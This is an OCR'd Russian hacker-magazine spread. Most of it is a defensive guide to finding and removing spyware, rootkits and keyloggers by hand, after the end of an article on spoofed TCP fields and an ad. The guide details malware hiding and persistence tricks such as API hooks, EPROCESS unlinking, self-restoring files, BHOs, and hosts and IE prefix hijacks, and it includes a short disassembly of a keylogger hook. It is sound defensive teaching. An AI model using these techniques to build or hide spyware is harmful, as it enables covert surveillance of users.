
Подделав поля th_sport и th_dport (порт источник, порт назначения) как показано на рисунке, отправим SYN-запрос, а на машине, куда будем отправлять пакет, запустим утилиту tcpbump.

Как видим на картинке, система приняла такой пакет (и не подавилась даже ;)) и ответила флагом [R]eset, так как порт не прослушивается. Но все же система обработала такой пакет.


Итак, у нас имеется место под четыре 32- и две 64-битные свободные инструкции. Получились интересные четные числа (4x32 и 2x64), а при переходе на 128-разрядные платформы получим одну 128-разрядную инструкцию. В недалеком будущем нас ждет переход на стандарт IPv6, поэтому никто от этого ничего не теряет, все запланировано на несколько лет вперед ;).

Существуют ли в процессоре недокументированные деструктивные, злые и подлые инструкции? Что ждет нас в будущем? Вряд ли удастся получить ответы :).

Большое спасибо Лозовскому Александру aka Dr.Klouniz и Кузнецову Володе aka smith за их помощь.




Так можно получить одну 32-разрядную инструкцию



Отпечаток SYN-запроса с поддельными th_sport и th_dport (дамп получен утилитой tcpdump)

Редакция напоминает, что мнение автора не всегда совпадает с мнением редакции. В свою очередь, мнение редакции может не совпадать ни с чем, кроме мнения редакции :).



Побывал в далеких странах?
Накопилось много интересных фотографий?

Создай свой цифровой фотоархив на http://foto.mail.ru/ и покажи друзьям!

1. Доступ из любой точки мира
2. Удобная система альбомов
3. Редактирование фотографий
4. Возможность ограничения доступа только для друзей
5. Рейтинги лучших фотографий
6. Творческие конкурсы с призами

фото@mail.ru®

Ваш личный цифровой фотоархив!

Зайцев Олег (z-oleg.com/secur)

КОМПЬЮТЕРНЫЙ СМЕРШ

НАХОДИМ И УНИЧТОЖАЕМ ВРАГОВ НАРОДА БЕЗ ПОМОЩИ СПЕЦСЛУЖБ

Начиная разговор об охоте на шпионское ПО, сразу откажемся от типовых решений наподобие "проверить антивирусом", "пролечить антиспайвером", поставить заплатки и файрвол, поскольку эта тактика очевидна и нет смысла обсуждать ее. Более того, моя практика показывает, что антивирусы и антишпионы не обеспечивают 100% детектирования и, наверное, никогда не гарантируют чистки. Самый надежный метод чистки - вручную.

ПОИСК РУТКИТОВ

Охоту на современные шпионы и трояны необходимо начинать с антируткита. Причина проста: вредоносные перехватчики API делают бессмысленным поиск файлов на диске, процессов в памяти; в плане анализа реестра тот же HackerDefender маскирует и свои процессы, и ключи в реестре, и файлы на диске, и много еще чего. Бороться с руткитом можно либо загрузкой с чистого диска (здесь руткит бессилен), либо применением различных утилит-анализаторов. Идеального и универсального средства против всех возможных руткитов нет и, вероятно, никогда не будет - технологии руткитов тоже не стоят на месте, поэтому чем больше утилит в арсенале, тем лучше. Моя практика дает мне основания рекомендовать три программы: AVZ (он показывает перехваты и дает пищу для размышления), Rootkit Revealer от SysInternals (читает диск/реестр через API и напрямую, сравнивает результаты, находя маскирующихся зверей) и BackLite от F-Secure (есть ряд интересных технологий поиска маскирующихся процессов, в частности, он эффективно ловит FU Rootkit). По всем трем программам можно сказать, что ложные срабатывания неизбежны. Если антируткит умеет выдавать информацию о том, какие функции перехвачены, то можно выделить ряд функций, которые чаще всего перехватываются именно руткитами.

Самым распространенным из UserMode-руткитов является HackDef. Его исходники открыты, поэтому в интернете гуляют сотни его клонов, и их отличия от HackDef минимальны с точки зрения перехватываемых функций. В расшифровке протоколов и изучении самих руткитов хорошим подспорьем является книга Гарри Неббета "Справочник по базовым функциям API Window NT/2000" и отладчик для оперативного изучения машинного кода перехваченных функций.

В процессе охоты на руткиты не следует забывать, что замаскировать процесс можно и без перехвата функций API - для этого достаточно модифицировать системный список EPROCESS, удалив из него запись для маскируемого процесса (сделать это просто: каждая запись EPROCESS содержит ссылки на предыдущую и последующую, поэтому удаление элемента N сводится к модификации ссылок элементов N-1 и N+1). По такой методике работает FU и его аналоги, обнаружение возможно при помощи утилиты BlackLite от F-Secure.

Перехватываемая функция	Типовые функции перехватчика
ntdll.dll!NtEnumerateKey ntdll.dll!NtEnumerateValueKey	Маскировка ключей и значений реестра в NT-системах
advapi32.dll!RegEnumKey advapi32.dll!RegEnumKeyEx advapi32.dll!RegEnumValue	Маскировка ключей и значений реестра (в 9x и NT)
ntdll.dll!NtOpenProcess ntdll.dll!NtOpenThread	Защита процессов и потоков
kernel32.dll!Process32Next	Маскировка процессов
ntdll.dll!NtQueryDirectoryFile ntdll.dll!NtQueryVolumeInformationFile ntdll.dll!NtOpenFile ntdll.dll!NtCreateFile kernel32.dll!FindNextFile	Маскировка файлов и каталогов, блокировка доступа к файлам
ntdll.dll!NtQuerySystemInformation ntdll.dll!RtlGetNativeSystemInformation	Искажение системной информации - маскировка процессов, загруженных модулей
advapi32.dll!EnumServiceGroupW advapi32.dll!EnumServicesStatusA advapi32.dll!EnumServicesStatusEx	Маскировка служб, блокировка их запуска и остановки
ntdll.dll!NtReadVirtualMemory ntdll.dll!NtWriteVirtualMemory	Перехват операций чтения памяти процесса позволяет замаскировать машинный код перехватчика от анализаторов, перехват операций записи - защищать от антируткитов
wininet.dll!HttpSendRequest wininet.dll!InternetConnect	Шпионаж за обменом с интернетом, модификация передаваемых запросов, блокировка обновления антивирусов

Функции, чаще всего перехватываемые руткитами

АНАЛИЗ ЗАПУЩЕННЫХ ПРОЦЕССОВ

Анализ запущенных процессов является, по сути, самой простой операцией, поэтому рассматривать ее подробно нет смысла. Главная задача - найти все подозрительные процессы и выяснить, что это такое и для чего необходимо. Для выполнения этой задачи удобны утилиты от Sysinternals (они умеют проверять цифровую подпись MS) и AVZ (содержит базу безопасных файлов, упрощающую анализ). Для экспресс-проверки подозрительных файлов можно порекомендовать http://virusscan.jotti.org и www.virustotal.com - это сайты онлайн-проверки файла множеством антивирусов.

НЕУБИВАЕМЫЕ ПРОЦЕССЫ MUST DIE


Однако найти подозрительный процесс – еще не все. Иногда оказывается, что злобный процесс пытается защищаться от пользователя. Существует несколько методов защиты от убиения процессов. Для начала рассмотрим самый простой метод, применяемый в SpyWare WinAd и его клонах. Как и все гениальное, идея этого метода подразумевает, что вредоносная программа состоит не из одного, а из двух исполняемых файлов. При запуске одного из них автоматически запускается второй. Затем во время работы процессы следят друг

Сайт www.virustotal.com - проверка файла при помощи 20-ти антивирусов

за другом, и если завершить процесс А, то процесс В немедленно перезапустит его (и, соответственно, наоборот). Убить такие процессы поштучно сложно, так как для этого нужно остановить оба процесса, а затем прибить их. Удобнее всего сделать это из программы ProcessExplorer от Sysinternals.

Второй метод "неубиваемости" несколько сложнее. Вместо второго процесса применяется поток, созданный в системном процессе, чаще всего - в Explorer.exe. Поток следит за процессом SpyWare и перезапускает процесс в случае необходимости. Для обнаружения такого вредоносного потока можно применить ProcessExplorer от SysInternals, для анализа - отладчик OllyDBG (он не требует инсталляции, что очень удобно в полевых условиях). Есть аналогичные варианты, в которых вместо потока применяется DLL, прописанная, скажем, как элемент Winlogon - задачей такой DLL является перезапуск процессов и защита файлов путем их открытия с монопольным доступом.

Третий метод, еще более сложный, предполагает перехват API-функции OpenProcess и тем самым блокирует все посягательства на защищаемый процесс. Естественно, прибить такой процесс можно только после нейтрализации или обхода перехватчика.



www.rootkit.com – онлайн-журнал о руткитах

ССЫЛКИ

- **www.europe.f-secure.com/exclude/blacklight/** - утилита для поиска руткитов BlackLite от F-Secure.
- **www.sysinternals.com/Utilities/RootkitRevealer.html** - утилита для поиска руткитов Rootkit Revealer от SysInternals. На www.sysinternals.com есть еще множество полезных утилит, например FileMon, RegMon, Autoruns.
- **http://z-oleg.com/secur/avz.htm** - утилита AVZ.
- **www.tomcoyote.org/hjt** - утилита HijackThis.
- **http://virusscan.jotti.org** - проверка файла несколькими антивирусами.
- **www.virustotal.com/** - проверка файла несколькими антивирусами.


НЕУДАЛЯЕМЫЕ ФАЙЛЫ

Как и в случае с удалением процессов, многие SpyWare отчаянно защищают свои файлы от удаления, для этого чаще всего применяются вот эти три методики:

❶. Открытие файла на монопольный доступ. Эту операцию может выполнить второй процесс "зверя", внедренная им в какой-либо процесс библиотека или поток. Для поимки такого "блокиратора" достаточно при помощи ProcessExplorer или его аналогов посмотреть, какой процесс держит открытым интересный тебе файл.

❷. Восстановление файла после удаления. Первый метод слишком заметен, поскольку после неудачных попыток стирания файла можно в конце концов загрузиться с CD-диска и прибить файл. Более хитрой является методика восстановления файла, при которой никто не мешает стереть зверя (пользователь и антивирусы думают, что успешно удалили его, а тот через некоторое время "оживает"). SpyWare чаще всего применяют два метода: отложенное переименование и троянский поток. При отложенном удалении при помощи секции [rename] файла wininit.ini для Win9x или функции MoveFileEx с флагом MOVEFILE_DELAY_UNTIL_REBOOT настраивается отложенное переименование/перемещение файла (естественно, для этого где-то на диске хранится копия SpyWare). Следовательно, если такой SpyWare находится в папке автозапуска, то в момент старта он создает свою копию, настраивает отложенное переименование и никак не препятствует своему удалению.

Другой метод самовосстановления немного сложнее и применяется, в частности, для защиты компоненты SpyWare.BetterInternet с именем nail.exe. Этот самый nail (кстати, nail в переводе – "гвоздь", "пригвоздить") создает в explorer.exe пару своих потоков. У потоков имеется буфер, хранящий в себе nail.exe (он небольшой по размеру). Потоки с некоторой пе- »



Internet Explorer, в котором прописался InsBat

Из применяющих такую технологию SpyWare наиболее мерзопакостным является Look2me, который, кроме того, известен множеством модификаций.

риодичностью проверяют, есть ли этот файл на диске, и если нет, то создают его. Как говорится, просто и эффективно. Убийство этого файла осуществляется всего-то после загрузки с системного диска или остановки/удаления потоков, отвечающих за восстановление файла (причем проще прибить процесс explorer.exe, а не искать в нем левые потоки).

❾. RootKit-принцип - перехват нескольких функций для маскировки файла или блокирования операций с ним.

АВТОЗАПУСК

■ После разбора процессов следующий шаг - это анализ автозапуска. Про стандартные виды автозапуска до меня говорили и писали сотни раз, так что стоит вспомнить лишь несколько нестандартных методов.

РАСШИРЕНИЯ WINLOGON (WINLOGON NOTIFY)

Этот метод очень популярен среди современных троянских программ и некоторых SpyWare (из применяющих такую технологию SpyWare наиболее мерзопакостным является Look2me, который, кроме того, известен множеством модификаций). Их регистрация производится в ключе Software\Microsoft\Windows NT\CurrentVersion\Winlogon.

РАСШИРЕНИЯ ПРОВОДНИКА

Расширения проводника загружаются процессом explorer.exe и применяются как plugin для увеличения количества его функций. Естественно, такой метод может применяться для запуска вредоносной DLL. Так как модулей расширения множество (у меня на XP их обнаружилось 186 штук), среди них непросто обнаружить один-два троянских. В данной ситуации могут помочь утилиты, которые отсеивают безопасные файлы на основании цифровой подписи MS или собственной базы безопасных файлов. В случае анализа вручную нужно изучить ключ реестра SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved, для каждого модуля расширения там указан CLSID и смысловое имя модуля.

СКРИПТЫ В ЭЛЕМЕНТАХ РАБОЧЕГО СТОЛА И ФАЙЛАХ, УПРАВЛЯЮЩИХ ВНЕШНИМ ВИДОМ ПАПКИ


Этот метод применяют SpyWare, трояны и вирусы. Идея метода проста: рабочий стол может содержать web-элементы, являющиеся полноценными html-страницами (со скриптами и прочими элементами расширения), так что этим можно активно пользоваться. Простейший пример - встраивание в рабочий стол невидимой web-страницы, которая при помощи скрипта периодически выводит рекламу. Идея оригинальна: при использовании этого метода в памяти отсутствуют посторонние процессы и DLL и в автозапуске отсутствует что-либо подозрительное. Аналогичный метод основан на модификации файлов, хранящих настройки вида папки, - проводник считывает эти настройки из файла desktop.ini, а из него, как правило, делается ссылка на HTA-скрипт, который в свою очередь выполняет некие вредоносные действия, например запускает некоторые программы. Один из примеров реализации этого метода есть в Email-Worm.Win32.Rays.

МОНИТОРЫ ПРОВАЙДЕРЫ СИСТЕМЫ ПЕЧАТИ

Регистрация монитора системы печати является новым словом для разработчиков SpyWare и троянов, так как стандартные утилиты анализа автозапуска не рассматривают монитор печати как элемент автозапуска. Не рассматривают очень зря, поскольку известен ряд шпионов, прописывающих себя монитором печати в ключ HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print (далее ключи \Monitors и \Providers). Ничего сложного в создании такого <монитора> или <провайдер> печати нет - они являются DLL, структура которой описана в MSDN.

BHO И DOWNLOADED PROGRAM FILES

■ Многие из известных SpyWare и AdWare прописываются как BHO для Internet Explorer. Это удобно, поскольку автоматически предоставляет контроль над браузером, обмен с Сетью идет из контекста IE и нет процесса, который бы мозолил глаза пользователю. Найти BHO достаточно просто: они прописываются в реестре, необходимо лишь проконтролировать ключи реестра Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects, SOFTWARE\Microsoft\Internet Explorer\Toolbar и Software\Microsoft\Internet Explorer\Extensions.



TdiMon от SysInternals – отличный инструмент для охотника на SpyWare

PrivacyKeyboard и Anti-keylogger (www.bezpeka.biz)

Многие SpyWare проверяют наличие своих ключей (CLSID, регистрация BHO) по таймеру.

Кроме анализа, на эти ключи очень полезно установить права доступа, запретив их модификацию абсолютно всем, потому что установка BHO проводится не каждый день, а как мера защиты это не повредит.

В ходе охоты на BHO нужно учитывать два момента:

❶. Разработчики SpyWare научились делать "BHO-невидимки", идея которых такова: стандартный BHO очень заметен, и для его обнаружения достаточно проверить перечисленные выше ключи реестра, а для этой нехитрой операции существуют сотни утилит. Но данные ключи проверяются IE только в момент его запуска, следовательно, SpyWare может создавать ключ реестра в момент запуска IE и уничтожать их сразу после загрузки BHO. Известно уже несколько SpyWare, применяющих похожую методику. Они динамически создают ключ, а некоторые внедряют для этих целей в IE свою DLL с перехватчиками. Чтобы не быть голословным, приведу классический пример - Trojan.Win32.Agent.fc. Он содержит библиотеку с именем jaaste.dll (размером 3 Кб), которая экспортирует две функции - Hook и UnHook. Данная DLL устанавливает Hook типа 5 (WH_CBT) и следит с его помощью за событиями создания/разрушения окон. При обнаружении события создания он регистрирует окна с классом "ieframe" в динамике BHO с CLSID {FB153DCE-822E-47ec-8D00-2706E7864B37}, а после инициализации IE - удаляет. Такие SpyWare ликвидируются отловом модификации указанных ключей реестра при помощи RegMon, при этом нужно не забыть "подразнить" перехватчик, несколько раз запустив и закрыв IE.

❷. Многие SpyWare проверяют наличие своих ключей (CLSID, регистрация BHO) по таймеру, следовательно, удаление ключей, соответствующих шпионскому BHO, помогает, но на пару секунд. Такой SpyWare ловится аналогично - при помощи RegMon и установки прав доступа к ключам реестра.


Кроме того, в любом случае перед удалением BHO следует закрыть все окна IE и проследить, чтобы в памяти не осталось процессов iexplore.exe - существуют "звери", которые смещают окно IE за пределы экрана или делают его невидимым.

НАСТРОЙКИ INTERNET EXPLORER


Еще одной опасной операцией, которую проделывают некоторые SpyWare и трояны, является перенастройка параметров безопасности IE. После чистки компьютера и убийства "зверей" в любом случае необходимо внимательно все проверить, так как часто ситуация кажется нормальной лишь на первый взгляд, а изменен всего один параметр, например включена установка ActiveX без запроса. Кроме того, однозначно нужно проверить список доверенных сайтов, там тоже можно обнаружить интересные записи типа xxxtoolbar.com.

Следующим шагом проверки настроек Explorer является проверка ключика реестра SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes. Этот ключ - один из самых "любимых" у разнообразных SpyWare и порноскопов. В нем задается настройка, позволяющая IE определять протокол по начальным символам URL. Например, параметр с именем www и значением http:// означает, что если введенный URL начинается с www, то перед ним нужно поставить префикс протокола <http://>. Следовательно, создание параметра <www> со значением <http://некий сайт/?user_url=> приведет к тому, что все URL, начинающиеся с <www>, будут дополняться указанной строчкой. Это очень старый и избитый, но до сих пор актуальный трюк. Из этого сделаем вывод, что все имеющиеся в ключе Prefixes параметры нужно проверить, желательно экспортировать ключ и поставить на него права доступа "только чтение".

Еще одной "шуточкой" со стороны SpyWare может быть использование списка "Избранное". У IE есть функ- »



ProcessExplorer (www.sysinternals.com)



Препарирование очередного подозреваемого "кейлоггера" в IDA

ция, благодаря которой вводимый в строке URL текст сначала сравнивается с именами ссылок списка "Избранное", причем сравнение ведется тупо, без всякого анализа. Соответственно, если в "Избранное" создать ссылку с именем www.google.com и затем ввести такой URL, то подстановка сработает.

ФАЙЛ HOSTS

Правка файла hosts является одной из любимых задач разнообразных SpyWare. По простой идее этой методики в файл hosts вносятся строки типа xx.xx.xx.xx www.google.com, что приводит к переадресации обращения к сайту www.google.com на IP xx.xx.xx.xx. Это делается в целях накрутки посещаемости сайтов, обмана (сайт-подделка может выглядеть в точности как настоящий), блокировки обновления Windows, антивирусов и антиспайверов. Все это дело лечится обычной чисткой файла HOSTS вручную, а позднее установкой атрибутов для него "только чтение".

ПОИСК КЛАВИАТУРНЫХ ШПИОНОВ

Клавиатурный шпион можно искать в системе тремя способами: вручную, антивирусом или при помощи специализированных программ. Однако антивирус малоэффективен против кейлоггера, потому что устройство кейлоггера элементарно и можно написать разновидность, которую не будет детектировать ни один из антивирусов. (В этом номере есть небольшой примерчик, его легко скомпилировать и проверить на том же www.virustotal.com. Я специально пробовал - результат нулевой, ни один из 22-х антивирусов даже не пискнул.)

Из спецпрограмм стоит отметить PrivacyKeyboard и Anti-keylogger, которые перехватывают кучу системных функций и отлавливают типичное для кейлоггера поведение. Они хорошо ловят кейлоггеры всех видов, но ставить отдельный продукт для поимки клавиатурного шпиона - это на любителя.

Конечно, настоящий X-мэн в состоянии обойтись и без спецпрограмм, так как большинство кейлоггеров построено на основе ловушек, а ловушки предполагают загрузку библиотеки-перехватчика во все GUI-процессы, что и выдает такие кейлоггеры с головой. Как раз во время написания этой статьи мне прислали файл для анализа - оказалось, Family Key Logger:


```
5. Поиск перехватчиков событий клавиатуры/мыши/окон (Keylogger, троянские DLL)
C:\WINDOWS\system32\CTF\ctfs.dll --> Подозрение на Keylogger или троянскую DLL
C:\WINDOWS\system32\CTF\ctfs.dll>>> Нейросеть: файл с вероятностью 99,92% похож на типовой перехватчик событий клавиатуры/мыши
>>> C:\WINDOWS\system32\CTF\ctfmon.dll --> С высокой степенью вероятности обнаружен Keylogger или троянская DLL
C:\WINDOWS\system32\CTF\ctfmon.dll>>> Нейросеть: файл с вероятностью 99,98% похож на типовой перехватчик событий клавиатуры/мыши
```

Как видно из протокола, кейлоггер поймался на мелочи - его демаскировали DLL, в которых, собственно, и размещены хуки. Далее самое сложное - отличить кейлоггер от некой безобидной DLL, предназначенной для отлова горячих клавиш, что осуществляется с помощью IDA, причем препарирование сводится к поиску кода Hook'a и анализа того, какие функции он выполняет.


Наш подопытный экспортирует функцию, инсталлирующую Hook:

```
.text:1000150A InstallKeyboardHook proc near
.text:1000150A      push  ebp
.text:1000150B      mov   ebp, esp
.text:1000150D      push  0       ; dwThreadId
.text:1000150F      mov   eax, hmod
.text:10001514      push  eax     ; hmod
.text:10001515      push  offset KeyboardProc ; lpfn
.text:1000151A      push  2       ; idHook
.text:1000151C      call  ds:SetWindowsHookExA
.text:10001522      mov   ds:hhk, eax
```

> Конечно, настоящий X-мэн в состоянии обойтись и без спецпрограмм, так как большинство кейлоггеров построено на основе ловушек.



